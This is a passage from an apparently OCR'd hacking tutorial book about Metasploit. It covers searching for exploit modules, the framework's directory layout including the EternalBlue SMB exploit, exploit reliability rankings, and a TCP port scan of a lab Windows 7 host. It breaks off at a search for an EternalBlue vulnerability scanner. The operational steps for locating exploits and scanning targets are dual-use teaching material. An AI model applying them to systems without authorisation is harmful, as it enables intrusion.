
platform -	this is the operating system that this module is designed for
type -	this is the type of module. For instance, type:exploit
name or keyword -	the name of the module or keyword in its description

The syntax for using **search** is the keyword; followed by a colon; and then a value, such as;

```
msf5 > search type:exploit
```

For instance, if you were looking for a module to exploit (type) Abobe Flash (keyword) on Windows (platform) you could display all the exploit modules to do so by entering;

```
msf5 > search type:exploit platform:windows flash
```



```
msf5 > search type:exploit platform:windows flash

Matching Modules
================

   #   Name                                                          Disclosure Date  Rank       Check  Description
   -   ----                                                          ---------------  ----       -----  -----------
   0   exploit/multi/browser/adobe_flash_hacking_team_uaf            2015-07-06       great      No     Adobe Flash Player ByteArray Use After Free
   1   exploit/multi/browser/adobe_flash_nellymoser_bof              2015-06-23       great      No     Adobe Flash Player Nellymoser Audio Decoding Buffer Overflow
   2   exploit/multi/browser/adobe_flash_net_connection_confusion    2015-03-12       great      No     Adobe Flash Player NetConnection Type Confusion
   3   exploit/multi/browser/adobe_flash_opaque_background_uaf       2015-07-06       great      No     Adobe Flash opaqueBackground Use After Free
   4   exploit/multi/browser/adobe_flash_pixel_bender_bof            2014-04-28       great      No     Adobe Flash Player Shader Buffer Overflow
   5   exploit/multi/browser/adobe_flash_shader_drawing_fill         2015-05-12       great      No     Adobe Flash Player Drawing Fill Shader Memory Corruption
   6   exploit/multi/browser/adobe_flash_shader_job_overflow         2015-05-12       great      No     Adobe Flash Player ShaderJob Buffer Overflow
   7   exploit/multi/browser/adobe_flash_uncompress_zlib_uaf         2014-04-28       great      No     Adobe Flash Player ByteArray UncompressViaZlibVariant Use After Free
   8   exploit/windows/browser/adobe_flash_avm2                      2014-02-05       normal     No     Adobe Flash Player Integer Underflow Remote Code Execution
   9   exploit/windows/browser/adobe_flash_casi32_int_overflow       2014-10-14       great      No     Adobe Flash Player casi32 Integer Overflow
   10  exploit/windows/browser/adobe_flash_copy_pixels_to_byte_array 2014-09-23       great      No     Adobe Flash Player copyPixelsToByteArray Method Integer Overflow
   11  exploit/windows/browser/adobe_flash_domain_memory_uaf         2014-04-14       great      No     Adobe Flash Player domainMemory ByteArray Use After Free
   12  exploit/windows/browser/adobe_flash_filters_type_confusion    2013-12-10       normal     No     Adobe Flash Player Type Confusion Remote Code Execution
   13  exploit/windows/browser/adobe_flash_mp4_cprt                  2012-02-15       normal     No     Adobe Flash Player MP4 'cprt' Overflow
   14  exploit/windows/browser/adobe_flash_otf_font                  2012-08-09       normal     No     Adobe Flash Player 11.3 Kern Table Parsing Integer Overflow
   15  exploit/windows/browser/adobe_flash_pcre                      2014-11-25       normal     No     Adobe Flash Player PCRE Regex Vulnerability
   16  exploit/windows/browser/adobe_flash_regex_value               2013-02-08       normal     No     Adobe Flash Player Regular Expression Heap Overflow
   17  exploit/windows/browser/adobe_flash_rtmp                      2012-05-04       normal     No     Adobe Flash Player Object Type Confusion
   18  exploit/windows/browser/adobe_flash_sps                       2011-08-09       normal     No     Adobe Flash Player MP4 SequenceParameterSetNALUnit Buffer Overflow
   19  exploit/windows/browser/adobe_flash_uncompress_zlib_uninitialized 2014-11-11  good       No     Adobe Flash Player UncompressViaZlibVariant Uninitialized Memory
   20  exploit/windows/browser/adobe_flash_worker_byte_array_uaf     2015-02-02       great      No     Adobe Flash Player ByteArray With Workers Use After Free
   21  exploit/windows/browser/adobe_flashplayer_arrayindexing       2012-06-21       great      No     Adobe Flash Player AVM Verification Logic Array Indexing Code Execution
   22  exploit/windows/browser/adobe_flashplayer_avm                 2011-03-15       good       No     Adobe Flash Player AVM Bytecode Verification Vulnerability
   23  exploit/windows/browser/adobe_flashplayer_flash10o            2011-04-11       normal     No     Adobe Flash Player 10.2.153.1 SWF Memory Corruption Vulnerability
   24  exploit/windows/browser/adobe_flashplayer_newfunction         2010-06-04       normal     No     Adobe Flash Player "newfunction" Invalid Pointer Use
   25  exploit/windows/browser/ms14_012_cmarkup_uaf                  2014-02-13       normal     No     MS14-012 Microsoft Internet Explorer CMarkup Use-After-Free
   26  exploit/windows/fileformat/adobe_flashplayer_button           2010-10-28       normal     No     Adobe Flash Player "Button" Remote Code Execution
   27  exploit/windows/fileformat/adobe_flashplayer_newfunction      2010-06-04       normal     No     Adobe Flash Player "newfunction" Invalid Pointer Use
   28  exploit/windows/fileformat/office_ole_multiple_dll_hijack     2015-12-08       normal     No     Office OLE Multiple DLL Side Loading Vulnerabilities
   29  exploit/windows/http/netgear_nms_rce                          2016-02-04       excellent  Yes    NETGEAR ProSafe Network Management System 300 Arbitrary File Upload
   30  exploit/windows/http/oracle_btm_writetofile                   2012-08-07       excellent  No     Oracle Business Transaction Management FlashTunnelService Remote Code E
xecution
```

As you can see above, Metasploit searched its database for modules that are **exploits** for the **Windows** platform and included the keyword "**flash**" and found and displayed all 30.

Although this is less than an exhaustive list of Metasploit commands, with just these commands, you should be able to execute most of the functions in Metasploit. When you need another command in this course, I will take a few minutes to introduce it, but these are all you will likely need, for now.

Metasploit Directory Structure

When I first started with Metasploit, I found it to be rather opaque and difficult to decipher. It seemed like a black box. Only when I became familiar with the directory structure behind the interactive interface (msfconsole), did I begin to look inside the black box and suddenly a light went on! I will try to shine that same light here in the hope that it will help you better understand Metasploit.

Let's begin to look inside Metasploit by opening terminal and navigating to the `/usr/share/metasploit-framework` directory.

```
kali > cd /usr/share/metasploit-framework

kali > ls -l
```

```
root@kali-2019:/# cd /usr/share/metasploit-framework
root@kali-2019:/usr/share/metasploit-framework# ls -l
total 148
drwxr-xr-x  4 root root  4096 Jun 19 15:13 app
drwxr-xr-x  3 root root  4096 Jul 11 09:31 config
drwxr-xr-x 22 root root  4096 Jul 11 09:31 data
drwxr-xr-x  3 root root  4096 Jul 11 09:31 db
lrwxrwxrwx  1 root root    27 Jun 19 15:15 documentation -> ../doc/metasploit-fr
amework
-rwxr-xr-x  1 root root  1235 Jul  2 15:55 Gemfile
-rw-r--r--  1 root root 10153 Jul  5 03:18 Gemfile.lock
drwxr-xr-x 15 root root  4096 Jul 11 09:31 lib
-rw-r--r--  1 root root  8844 Jul  5 03:18 metasploit-framework.gemspec
drwxr-xr-x  9 root root  4096 Jun 19 15:14 modules
-rwxr-xr-x  1 root root  1263 Jul  5 03:18 msfconsole
-rwxr-xr-x  1 root root  2813 Jul  5 03:18 msfd
-rwxr-xr-x  1 root root  5326 Jul  5 03:18 msfdb
-rw-r--r--  1 root root   635 Jul  5 03:18 msf-json-rpc.ru
-rwxr-xr-x  1 root root  2229 Jul  5 03:18 msfrpc
-rwxr-xr-x  1 root root  9677 Jul  5 03:18 msfrpcd
-rwxr-xr-x  1 root root   166 Jul  5 03:18 msfupdate
-rwxr-xr-x  1 root root 13069 Jul  5 03:18 msfvenom
-rw-r--r--  1 root root   551 Jul  5 03:18 msf-ws.ru
drwxr-xr-x  2 root root  4096 Jul 11 09:31 plugins
-rwxr-xr-x  1 root root  1299 Jul  2 15:55 Rakefile
-rwxr-xr-x  1 root root   876 Jul  5 03:18 ruby
-rwxr-xr-x  1 root root   140 Jul  5 03:18 script-exploit
-rwxr-xr-x  1 root root   141 Jul  5 03:18 script-password
-rwxr-xr-x  1 root root   138 Jul  5 03:18 script-recon
drwxr-xr-x  6 root root  4096 Jun 19 15:14 scripts
drwxr-xr-x 11 root root  4096 Jun 19 15:14 tools
drwxr-xr-x  3 root root  4096 Jun 19 15:14 vendor
root@kali-2019:/usr/share/metasploit-framework#
```

Now, change directories to modules directory.

```
kali > cd modules
```

```
root@kali-2019:/usr/share/metasploit-framework# cd modules
root@kali-2019:/usr/share/metasploit-framework/modules# ls -l
total 28
drwxr-xr-x 22 root root 4096 Jul 11 09:31 auxiliary
drwxr-xr-x 12 root root 4096 Jun 19 15:14 encoders
drwxr-xr-x  3 root root 4096 Jun 19 15:14 evasion
drwxr-xr-x 21 root root 4096 Jul 11 09:31 exploits
drwxr-xr-x 11 root root 4096 Jun 19 15:14 nops
drwxr-xr-x  5 root root 4096 Jun 19 15:14 payloads
drwxr-xr-x 14 root root 4096 Jun 19 15:14 post
root@kali-2019:/usr/share/metasploit-framework/modules#
```

As you can see, within the modules are the seven types of modules we saw earlier. We can delve even deeper by changing directories to the exploits subdirectory and next the windows subdirectory.

```
kali > cd exploits
```


```
kali > ls -l
```

```
root@kali-2019:/usr/share/metasploit-framework/modules# cd exploits
root@kali-2019:/usr/share/metasploit-framework/modules/exploits# ls -l
total 80
drwxr-xr-x  3 root root 4096 Jul 11 09:31 aix
drwxr-xr-x  6 root root 4096 Jun 19 15:14 android
drwxr-xr-x  5 root root 4096 Jun 19 15:14 apple_ios
drwxr-xr-x  3 root root 4096 Jun 19 15:14 bsd
drwxr-xr-x  3 root root 4096 Jun 19 15:14 bsdi
drwxr-xr-x  3 root root 4096 Jun 19 15:14 dialup
-rw-r--r--  1 root root 2698 Jul  2 15:55 example.rb
drwxr-xr-x  3 root root 4096 Jun 19 15:14 firefox
drwxr-xr-x  9 root root 4096 Jun 19 15:14 freebsd
drwxr-xr-x  3 root root 4096 Jun 19 15:14 hpux
drwxr-xr-x  3 root root 4096 Jun 19 15:14 irix
drwxr-xr-x 21 root root 4096 Jun 19 15:14 linux
drwxr-xr-x  3 root root 4096 Jun 19 15:14 mainframe
drwxr-xr-x 26 root root 4096 Jul 11 09:31 multi
drwxr-xr-x  4 root root 4096 Jun 19 15:14 netware
drwxr-xr-x 13 root root 4096 Jun 19 15:14 osx
drwxr-xr-x  4 root root 4096 Jun 19 15:14 qnx
drwxr-xr-x  8 root root 4096 Jun 19 15:14 solaris
drwxr-xr-x 14 root root 4096 Jul 11 09:31 unix
drwxr-xr-x 51 root root 4096 Jul 11 09:30 windows
```

Now we can see that the exploits categorized into directories for a particular platform (in general, platform is equivalent to operating system with a few exceptions such firefox, netware and a few others). If we were looking to exploit a windows system, we would want a Windows exploit, so let's navigate to that sub-directory.

```
kali > cd windows
```

```
kali > ls -l
```



You can see here that there are numerous directories from “antivirus” to “wins.”

Finally, let’s take a look inside the “smb” directory

```
kali > cd smb

kali > ls -l
```

```
root@kali-2019:/usr/share/metasploit-framework/modules/exploits/windows# cd smb
root@kali-2019:/usr/share/metasploit-framework/modules/exploits/windows/smb# ls -l
total 312
-rw-r--r-- 1 root root  1739 Jul  2 15:55 generic_smb_dll_injection.rb
-rw-r--r-- 1 root root  2707 Jul  2 15:55 group_policy_startup.rb
-rw-r--r-- 1 root root  3346 Jul  2 15:55 ipass_pipe_exec.rb
-rw-r--r-- 1 root root  2854 Jul  2 15:55 ms03_049_netapi.rb
-rw-r--r-- 1 root root  8105 Jul  2 15:55 ms04_007_killbill.rb
-rw-r--r-- 1 root root  4869 Jul  2 15:55 ms04_011_lsass.rb
-rw-r--r-- 1 root root  2639 Jul  2 15:55 ms04_031_netdde.rb
-rw-r--r-- 1 root root 18230 Jul  2 15:55 ms05_039_pnp.rb
-rw-r--r-- 1 root root  5788 Jul  2 15:55 ms06_025_rasmans_reg.rb
-rw-r--r-- 1 root root  3289 Jul  2 15:55 ms06_025_rras.rb
-rw-r--r-- 1 root root  9346 Jul  2 15:55 ms06_040_netapi.rb
-rw-r--r-- 1 root root  3931 Jul  2 15:55 ms06_066_nwapi.rb
-rw-r--r-- 1 root root  3538 Jul  2 15:55 ms06_066_nwwks.rb
-rw-r--r-- 1 root root  5923 Jul  2 15:55 ms06_070_wkssvc.rb
-rw-r--r-- 1 root root  8367 Jul  2 15:55 ms07_029_msdns_zonename.rb
-rw-r--r-- 1 root root 40480 Jul  2 15:55 ms08_067_netapi.rb
-rw-r--r-- 1 root root  5745 Jul  2 15:55 ms09_050_smb2_negotiate_func_index.rb
-rw-r--r-- 1 root root  3856 Jul  2 15:55 ms10_046_shortcut_icon_dllloader.rb
-rw-r--r-- 1 root root 12122 Jul  2 15:55 ms10_061_spoolss.rb
-rw-r--r-- 1 root root  4543 Jul  2 15:55 ms15_020_shortcut_icon_dllloader.rb
-rw-r--r-- 1 root root 26933 Jul  2 15:55 ms17_010_eternalblue.rb
-rwxr-xr-x 1 root root 32721 Jul  2 15:55 ms17_010_eternalblue_win8.py
-rw-r--r-- 1 root root  5616 Jul  2 15:55 ms17_010_psexec.rb
-rw-r--r-- 1 root root  4800 Jul  2 15:55 netidentity_xtierrpcpipe.rb
-rw-r--r-- 1 root root  3772 Jul  2 15:55 psexec_psh.rb
-rw-r--r-- 1 root root  6171 Jul  2 15:55 psexec.rb
-rw-r--r-- 1 root root  2595 Jul  2 15:55 smb_delivery.rb
-rw-r--r-- 1 root root 23170 Jul  2 15:55 smb_relay.rb
-rw-r--r-- 1 root root  4257 Jul  2 15:55 timbuktu_plughntcommand_bof.rb
-rw-r--r-- 1 root root  5661 Jul  2 15:55 webexec.rb
```

Here Metasploit has all the exploits that can attack the SMB protocol (for more on the SMB protocol, see https://www.hackers-arise.com/single-post/2019/03/04/Network-Basics-for-Hackers-Server-Message-Block-SMB). Note that each module ends in .rb meaning its code is written in Ruby. Also, I have pointed out the EternalBlue exploit within Metasploit. We know that our Windows 7 system is vulnerable to EternalBlue from our vulnerability assessment in Chapter 7.

I hope this brief exploration of the directory structure of Metasploit shed some light on the inner workings on this powerful tool and help you find the module you need. Also, later in this chapter we will add a module to our Metasploit framework and we will need to know where to place it.

A Word About Exploitation Success

Hacking, or exploitation, is NOT simply choosing an exploit and "throwing it against a system" and… Voila!...you are inside the system (although I wouldn't blame you for believing that based upon the millions of YouTube videos that depict hacking that way). Hacking is a process; sometimes a tedious process. Even when you have selected the right exploit, it still doesn't work.

If I depicted hacking as easy and always successful, I would be doing you a disservice. Often hacks fail. You are trying to make a system do something it was NOT supposed to do. In some cases, you are breaking a service or system to gain access. This **is very unlike** the work of a system or network administrator who is trying to get the system to work as it was intended to work.

If you run into difficulty performing the hacks I display in this book, consider it a reflection of the real world. Hacking is not easy or always successful. As I point out in Chapter 2, two of the key qualities of hackers **are persistence and creativity**.

Having said all that, Metasploit exploits are well tested to work against the systems they are targeting. Even with that, they do NOT always work. To illustrate this point, enter the show exploits command again from the msfconsole.

```
msf5 > show exploits
```

```
msf5 > show exploits

Exploits
========

   #     Name                                                  Disclosure Date  Rank       Check  Description
   -     ----                                                  ---------------  ----       -----  -----------
   0     aix/local/ibstat_path                                 2013-09-24       excellent  Yes    ibstat $PATH Privilege Escalation
   1     aix/rpc_cmsd_opcode21                                 2009-10-07       great      No     AIX Calendar Manager Service Daemon (rpc.cmsd) Opcode 21 Buffer Overfl
ow
   2     aix/rpc_ttdbserverd_realpath                          2009-06-17       great      No     ToolTalk rpc.ttdbserverd _tt_internal_realpath Buffer Overflow (AIX)
   3     android/adb/adb_server_exec                           2016-01-01       excellent  Yes    Android ADB Debug Server Remote Payload Execution
   4     android/browser/samsung_knox_smdm_url                 2014-11-12       excellent  No     Samsung Galaxy KNOX Android Browser RCE
   5     android/browser/stagefright_mp4_tx3g_64bit            2015-08-13       normal     No     Android Stagefright MP4 tx3g Integer Overflow
   6     android/browser/webview_addjavascriptinterface        2012-12-21       excellent  No     Android Browser and WebView addJavascriptInterface Code Execution
   7     android/fileformat/adobe_reader_pdf_js_interface      2014-04-13       good       No     Adobe Reader for Android addJavascriptInterface Exploit
   8     android/local/futex_requeue                           2014-05-03       excellent  No     Android 'Towelroot' Futex Requeue Kernel Exploit
   9     android/local/put_user_vroot                          2013-09-06       excellent  No     Android get_user/put_user Exploit
   10    android/local/su_exec                                 2017-08-31       manual     No     Android 'su' Privilege Escalation
   11    apple_ios/browser/safari_libtiff                      2006-08-01       good       No     Apple iOS MobileSafari LibTIFF Buffer Overflow
   12    apple_ios/browser/webkit_createthis                   2018-03-15       manual     No     Safari Webkit Proxy Object Type Confusion
   13    apple_ios/browser/webkit_trident                      2016-08-25       manual     No     WebKit not_number defineProperties UAF
   14    apple_ios/email/mobilemail_libtiff                    2006-08-01       good       No     Apple iOS MobileMail LibTIFF Buffer Overflow
   15    apple_ios/ssh/cydia_default_ssh                       2007-07-02       excellent  No     Apple iOS Default SSH Password Vulnerability
   16    bsd/finger/morris_fingerd_bof                         1988-11-02       normal     Yes    Morris Worm fingerd Stack Buffer Overflow
   17    bsdi/softcart/mercantec_softcart                      2004-08-19       great      No     Mercantec SoftCart CGI Overflow
   18    dialup/multi/login/manyargs                           2001-12-12       good       No     System V Derived /bin/login Extraneous Arguments Buffer Overflow
   19    firefox/local/exec_shellcode                          2014-03-10       excellent  No     Firefox Exec Shellcode from Privileged Javascript Shell
   20    freebsd/ftp/proftp_telnet_iac                         2010-11-01       great      Yes    ProFTPD 1.3.2rc3 - 1.3.3b Telnet IAC Buffer Overflow (FreeBSD)
   21    freebsd/http/watchguard_cmd_exec                      2015-06-29       excellent  Yes    Watchguard XCS Remote Command Execution
   22    freebsd/local/intel_sysret_priv_esc                   2012-06-12       great      Yes    FreeBSD Intel SYSRET Privilege Escalation
   23    freebsd/local/mmap                                    2013-06-18       great      Yes    FreeBSD 9 Address Space Manipulation Privilege Escalation
   24    freebsd/local/rtld_execl_priv_esc                     2009-11-30       excellent  Yes    FreeBSD rtld execl() Privilege Escalation
   25    freebsd/local/watchguard_fix_corrupt_mail             2015-06-29       manual     Yes    Watchguard XCS FixCorruptMail Local Privilege Escalation
   26    freebsd/misc/citrix_netscaler_soap_bof                2014-09-22       normal     Yes    Citrix NetScaler SOAP Handler Remote Code Execution
   27    freebsd/samba/trans2open                              2003-04-07       great      No     Samba trans2open Overflow (*BSD x86)
   28    freebsd/tacacs/xtacacsd_report                        2008-01-08       average    No     XTACACSD report() Buffer Overflow
   29    freebsd/telnet/telnet_encrypt_keyid                   2011-12-23       great      No     FreeBSD Telnet Service Encryption Key ID Buffer Overflow
```

You will see hundreds of exploits. Please note the 5th column. In this column, the good folks at Rapid7 give us an indication of the probable success of the exploit module. These rankings, in order of their likely success, are;

1. Excellent
2. Great
3. Good
4. Average
5. Manual

This means that if you use an exploit ranked "excellent", it will likely work 90% of the time. Not 100%. On the other hand, if you use a module ranked "manual" you can probably expect it to be effective less than 40% of the time. The others work on gradations between 90% and < 40%.

Reconnaissance with Metasploit

In chapters 5 and 6, we used quite a few tools to conduct reconnaissance on our targets. Right now, we know quite a bit about our target including; its open ports, services, technologies, operating system, browser and more. Most of this information can also be garnered using auxiliary modules in Metasploit. Auxiliary modules in Metasploit are modules that don't fit into any of the other categories of modules. Auxiliary-- in other words-- is a "grab bag" of modules.

Many of the auxiliary modules are reconnaissance tools, and there are many scanners. Besides, this category has some password cracking tools, vulnerability scanning tools, and many others.

For instance, to do port scanning similar to an `nmap` scan like we did in Chapter 6, Metasploit has several modules in the `auxiliary/scanner` directory. To find them, navigate to `/usr/share/metasploit-framework/modules/auxiliary/scanner/portscan` and do a long listing

```
kali > cd /usr/share/metasploit-
framework/modules/auxiliary/scanner/portscan

kali > ls -l
```

```
root@kali-2019:~# cd /usr/share/metasploit-framework/modules/auxiliary/scanner/portscan
root@kali-2019:/usr/share/metasploit-framework/modules/auxiliary/scanner/portscan# ls -l
total 20
-rw-r--r-- 1 root root 3949 Jul  2 15:55 ack.rb
-rw-r--r-- 1 root root 2652 Jul  2 15:55 ftpbounce.rb
-rw-r--r-- 1 root root 3787 Jul  2 15:55 syn.rb
-rw-r--r-- 1 root root 3268 Jul  2 15:55 tcp.rb
-rw-r--r-- 1 root root 3980 Jul  2 15:55 xmas.rb
```

As you can see above, Metasploit has port scanning modules to perform an ACK scan, SYN scan, a TCP scan (that's the same as a nmap –sT scan from Chapter 6) and an XMAS scan (sending packets with the PUSH-URG-FIN flags set). For more on the TCP flags, see www.hackers-arise/networks-basics.

Port Scanning with Metasploit

Let's try doing a TCP portscan on our Windows 7 system with Metasploit similar to what we did with nmap in Chapter 6.

From the msfconsole, we can search for that module.

```
msf5> search type:auxiliary tcp
```

```
   25  auxiliary/scanner/portscan/ack                                  normal  Yes    TCP ACK Firewall Scanner
   26  auxiliary/scanner/portscan/ftpbounce                            normal  Yes    FTP Bounce Port Scanner
   27  auxiliary/scanner/portscan/syn                                  normal  Yes    TCP SYN Port Scanner
   28  auxiliary/scanner/portscan/tcp  <=                              normal  Yes    TCP Port Scanner
   29  auxiliary/scanner/portscan/xmas                                 normal  Yes    TCP "XMas" Port Scanner
   30  auxiliary/scanner/rogue/rogue_send                              normal  Yes    Rogue Gateway Detection:
```

When we hit enter, we can see that Metasploit has 39 exploits that meet that criteria. If we scan up a bit, we can see number **#28** is a TCP port scanner. Let's use that one.

```
msf5 > use auxiliary/scanner/portscan/tcp
```

```
msf5 > use auxiliary/scanner/portscan/tcp
msf5 auxiliary(scanner/portscan/tcp) > info

       Name: TCP Port Scanner
     Module: auxiliary/scanner/portscan/tcp
    License: Metasploit Framework License (BSD)
       Rank: Normal

Provided by:
  hdm <x@hdm.io>
  kris katterjohn <katterjohn@gmail.com>

Check supported:
  Yes

Basic options:
  Name         Current Setting  Required  Description
  ----         ---------------  --------  -----------
  CONCURRENCY  10               yes       The number of concurrent ports to check per host
  DELAY        0                yes       The delay between connections, per thread, in milliseconds
  JITTER       0                yes       The delay jitter factor (maximum value by which to +/- DELAY) in millisecon
ds.
  PORTS        1-10000          yes       Ports to scan (e.g. 22-25,80,110-900)
  RHOSTS                        yes       The target address range or CIDR identifier
  THREADS      1                yes       The number of concurrent threads
  TIMEOUT      1000             yes       The socket connect timeout in milliseconds

Description:
  Enumerate open TCP services by performing a full TCP connect on each
  port. This does not need administrative privileges on the source
  machine, which may be useful if pivoting.
```

To use this module to do a portscan of our Windows 7 system, we simply need to set the IP address of our RHOSTS (remote hosts or our target system) and enter run.

```
msf5 > set RHOSTS 192.169.0.114

msf5 > run
```

```
msf5 auxiliary(scanner/portscan/tcp) > set RHOSTS 192.168.0.114
RHOSTS => 192.168.0.114
msf5 auxiliary(scanner/portscan/tcp) > run

[+] 192.168.0.114:        - 192.168.0.114:139 - TCP OPEN
[+] 192.168.0.114:        - 192.168.0.114:135 - TCP OPEN
[+] 192.168.0.114:        - 192.168.0.114:445 - TCP OPEN
[+] 192.168.0.114:        - 192.168.0.114:3306 - TCP OPEN
[+] 192.168.0.114:        - 192.168.0.114:5357 - TCP OPEN
[*] 192.168.0.114:        - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

As you can see, the Metasploit port scanning module finds identical results as our `nmap` scan in Chapter 6.

Vulnerability Scan with Metasploit

In addition to port scanners, Metasploit also has some vulnerability scanners in the auxiliary modules. As we are focusing on the EternalBlue exploit in this book, let's see whether we can find a module for

vulnerability assessment in Metasploit. Generally, vulnerability scanners in Metasploit are found among the auxiliary modules, so we can search by type "auxiliary" and look for the keyword "eternalblue".

```
msf5> search type:auxiliary eternalblue
```

